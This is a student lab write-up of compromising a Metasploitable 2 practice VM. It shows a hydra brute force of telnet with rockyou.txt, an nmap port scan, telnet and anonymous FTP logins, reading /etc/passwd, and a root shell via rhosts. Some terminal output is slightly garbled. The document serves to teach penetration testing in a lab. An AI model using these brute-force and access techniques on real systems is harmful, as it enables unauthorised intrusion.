[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "maggie" - 174 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "corazon" - 175 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "chicken" - 176 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "pepper" - 177 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "cristina" - 178 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rainbow" - 179 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "kisses" - 180 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "manuel" - 181 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "myspace" - 182 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rebelde" - 183 of 14344399 [child 3] (0/0)

```

- For this command, I did hydra on the text file rockyou.txt, which is a list of commonly used passwords. For the purposes of the assignment since I already know the password to my vuln machine, I won't let this whole thing run, as it'll take a long time, but you get the point. I am using hydra to retrieve the password and access telnet using that. There are about 14 million passwords stored in rockyou.txt, which is absurd!
- Before, I did not use the -t 4 command and it was super slow, but after adding this command my results doubled the speed. Why? More threads mean faster speeds. Also I did -l msfadmin because that is the specific user I would like to brute force.

```

└─$ sudo nmap -p 23 192.168.1.4
[sudo] password for kali: 
Sorry, try again.
[sudo] password for kali: 
Sorry, try again.
[sudo] password for kali: 
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-21 10:48 EST
Nmap scan report for 192.168.1.4
Host is up (0.00019s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)
Host: 192.168.1.4:23 -> Host H H H H
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

(kali㉿kali)-[~]
└─$ cat /etc/passwd | grep telnet
telnet:x:49:49::/etc/passwd:/usr/sbin/telnetd:telnet

```

- Before we access the machine via telnet.. Let's first see if Telnet is even running or not on the vuln machine.
- I did nmap for this of course and specified -p 23 only as that is the port for telnet
- As you can see, it is open! Let us now connect.

```
—(root@kali)-[/home/kali]
# telnet 192.168.1.4
Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^'.
```

Warning: Never expose this VM to an untrusted network!

contact: msfdev[at]metasploit.com

```
login with msfadmin/msfadmin to get started
```

```
metasploitable login: █
```

- Now I am going to use the telnet command, unsecure Remote, on ms2. Since I know the IP address of the machine as well as the login info (Would've obtained pw by hydra if I didn't know it) I can now access the machine.

```
metasploitable login: msfadmin
Password:
Last login: Fri Nov 21 10:23:55 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

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Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

No mail.

```
msfadmin@metasploitable:~$ whoami
```

msfadmin

```
msfadmin@metasploitable:~$
```

- After putting the necessary credentials, you can see that I now have access to the machine! How neat is that?

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ █
```

- Over here I was just testing some commands to illustrate that I really do have access to this machine
- Printed the working directory
- Listed

```
msfadmin@metasploitable:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
```

```
msfadmin@metasploitable:~$ echo "You have been hacked by Aby (For edu purposes ofc)" > /tmp/abywazhere.txt
msfadmin@metasploitable:~$ cat /tmp/abywazhere.txt
You have been hacked by Aby (For edu purposes ofc)
msfadmin@metasploitable:~$
```

```
Password:
Last login: Fri Nov 14 10:01:23 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ echo hello
hello
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cat /tmp/abywazhere.txt
You have been hacked by Aby (For edu purposes ofc)
msfadmin@metasploitable:~$ _
```

- This illustrates that I successfully hacked into my ms2 vulnerable machine! Created a simple txt file.

+++++

Extras, Exploits, Backdoor. (mostly misc)

- I did Rhosts on the target IP, which is my ms2, and this gives me access to root.
- How did I know I could do this? Well. Earlier in the NMAP report, we were warned about that we could do this.
- This is incredibly scary as I could get root this easily from this command.

```
id
uid=0(root) gid=0(root)
whoami
root
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

- Over here, I did some commands to illustrate that I do have access as well as root!

```
—(kaliⓈkali)-[~]  
—$ ftp 192.168.1.4  
connected to 192.168.1.4.  
20 (vsFTPD 2.3.4)  
ame (192.168.1.4:kali): anonymous  
31 Please specify the password.  
assword:  
30 Login successful.  
emote system type is UNIX.  
sing binary mode to transfer files.  
ftp> █
```

- Over here, I have accessed the target machine with FTP. Used the password Anon as well as user Anon (Not quite secure, but hey! It is a vuln machine after all.)

+++++

Transitioning away from MS2 VULN MACHINE: